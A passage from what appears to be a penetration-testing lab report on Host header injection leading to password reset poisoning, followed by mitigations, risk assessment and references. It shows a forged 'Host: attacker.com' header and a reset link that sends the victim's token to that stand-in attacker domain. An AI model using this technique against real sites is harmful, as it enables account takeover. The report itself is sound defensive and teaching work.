```
makefile
```

 Copy code

```
Host: attacker.com
```

3. Application sends a reset email containing a link pointing to:

```
perl
```

 Copy code

```
https://attacker.com/reset-password?token=<victim_token>
```

4. Attacker collects the token and resets the user's password.

Result: Account Takeover confirmed.

Mitigation Strategies & Recommendations

1. Enforce Strict Host Header Validation

- Accept requests ONLY if the `Host` header matches the application's legitimate domain.
- Use a whitelist such as:

```
ini
```

```
allowed_hosts = ["example.com", "www.example.com"]
```

- Reject or log all requests with unexpected or malformed Host headers.

2. Do Not Use Host Header for Security Decisions

- Avoid using the Host header for:
 - Authentication
 - Authorization
 - Session routing
 - Generating absolute URLs
- Instead, use backend configuration or environment variables to define the canonical domain.



3. Generate Absolute URLs Server-Side (Not from Host Header)

All important links (password reset, email verification, redirects) should be built using a **fixed server configuration**, not client-controlled headers.

Example:

Use `APP_URL=https://example.com` in server config to build all links.

4. Sanitize & Normalize Proxy Headers

If using load balancers or reverse proxies:

- Strip or sanitize headers such as:

nginx

Host

X-Forwarded-Host

X-Forwarded-Proto

Forwarded

- Allow only trusted proxies to send forwarding headers.
- Configure Nginx/Apache/HAProxy to override untrusted Host headers.



5. Improve Cache Configuration

To prevent cache poisoning:

- Do not allow caching of responses built using untrusted headers.
- Add appropriate headers:

yaml

```
Cache-Control: no-store
```

```
Vary: Origin
```

- Avoid using `Vary: Host` unless absolutely necessary.

6. Implement Input Validation & Error Handling

- Log and alert on suspicious Host headers such as:
 - IP addresses
 - Localhost values
 - Unexpected domains
 - Encoded values (attacker.com%0a)
- Block or rate-limit repeated invalid requests.



7. Enable Security Monitoring & Alerts

- Monitor logs for anomalies in Host headers.
- Set up early-warning alerts for repeated attacks.
- Use WAF (Web Application Firewall) rules to block malformed Host values.

8. Regular Security Testing

- Include Host Header Injection tests in future:
 - Vulnerability scans
 - Penetration tests
 - CI/CD pipeline security checks
- Use tools like BurpSuite, OWASP Zap, Nuclei templates, etc.

Summary of Mitigation

- Validate Host header against a strict whitelist.
- Do not trust Host or X-Forwarded-* headers for redirects or authentication.
- Use server configuration for absolute URL generation.
- Strip untrusted proxy headers at load balancer/reverse proxy layer.
- Disable caching for responses influenced by untrusted request headers.
- Monitor and log suspicious Host header anomalies.

Comprehensive Report & Documentation

1. Security Risk Assessment & Findings

Vulnerability Identified

Host Header Injection – Password Reset Poisoning

Affected Endpoint

POST /forgot-password

POST /reset-password

(Or whichever path the lab uses)

Description

During testing, it was observed that the application trusts the Host header value supplied by the client. This allows an attacker to modify the Host header and generate malicious password-reset links.

Impact

If exploited, this vulnerability enables:

- Account takeover
- Phishing-style redirection
- Unauthorized password reset
- Incorrect request redirection to attacker-controlled domain
- Potential privilege escalation

Severity

High — because it directly leads to account compromise.

Evidence

- BurpSuite Repeater requests
- Screenshots of tampered Host header
- Password reset link pointing to attacker domain

2. Mitigation Strategies & Recommendations

1. Do not trust user-supplied Host header

Servers must validate that the Host header:

- Matches the legitimate domain
- Rejects malformed or external hostnames

2. Implement absolute URL whitelisting

Generate password reset links using **hard-coded domain**, not the Host header.

Example:

```
perl
```

```
https://example.com/reset?token=...
```

instead of:

```
perl
```

```
https://<User-Supplied-Host>/reset?token=...
```

3. Enable server-side canonical hostname protection

Configure frameworks/web servers to enforce:

- `server_name` / `use_forwarded_headers`
- Remove or sanitize Host headers from requests

4. Use proper reverse proxy configuration

Ensure:

- X-Forwarded-Host is validated
- Only valid upstream proxies are trusted



5. Implement Multi-Factor Authentication (MFA)

Even if password reset poisoning is exploited, MFA prevents full account takeover.

3. Comprehensive Report & Documentation

1. Summary of Test Cases

- Tested Host header manipulation
- Tested password reset functionality
- Tested incorrect redirection behavior
- Attempted generating malicious reset link
- Verified server response and behavior

2. Attack Scenario Executed

- Modified Host header to attacker domain
- Intercepted `/password-reset` request
- Application generated password reset link using attacker domain
- User clicking the link is redirected to attacker domain
- Attacker captures token → resets victim's password

3. Screenshots & Logs

Include:

- BurpSuite Intercept screen
- Modified Host header in Repeater
- Response showing link generation
- Browser showing altered domain

4. Risk Evaluation

The vulnerability can lead to:

- Complete account compromise
- Phishing
- Incorrect redirection
- Security policy bypass

5. Final Recommendation

Fix Host header validation immediately and enforce strict domain whitelisting.

Basic Password Reset Poisoning

Its include all requirement for this project

- Interception
- Host header modification
- Impact demonstration
- Exploitation
- Risk assessment
- Mitigations
- Final documentation

References

1. PortSwigger. (n.d.). HTTP Host Header Attacks. <https://portswigger.net/web-security/host-header>
2. PortSwigger. (n.d.). Burp Suite Documentation. <https://portswigger.net/burp/documentation>
3. OWASP Foundation. (n.d.). OWASP Web Security Testing Guide. <https://owasp.org/www-project-web-security-testing-guide/>
4. Internet Engineering Task Force. (2022). HTTP Semantics (RFC 9110). <https://www.rfc-editor.org/rfc/rfc9110.html>
5. OWASP Foundation. (n.d.). HTTP Headers Cheat Sheet. <https://cheatsheetseries.owasp.org/cheatsheets/HTTP-Headers-Cheat-Sheet.html>

Questions?

I hope my work and effort will meet your expectations.
Thank you for giving me this opportunity.”

Thank you!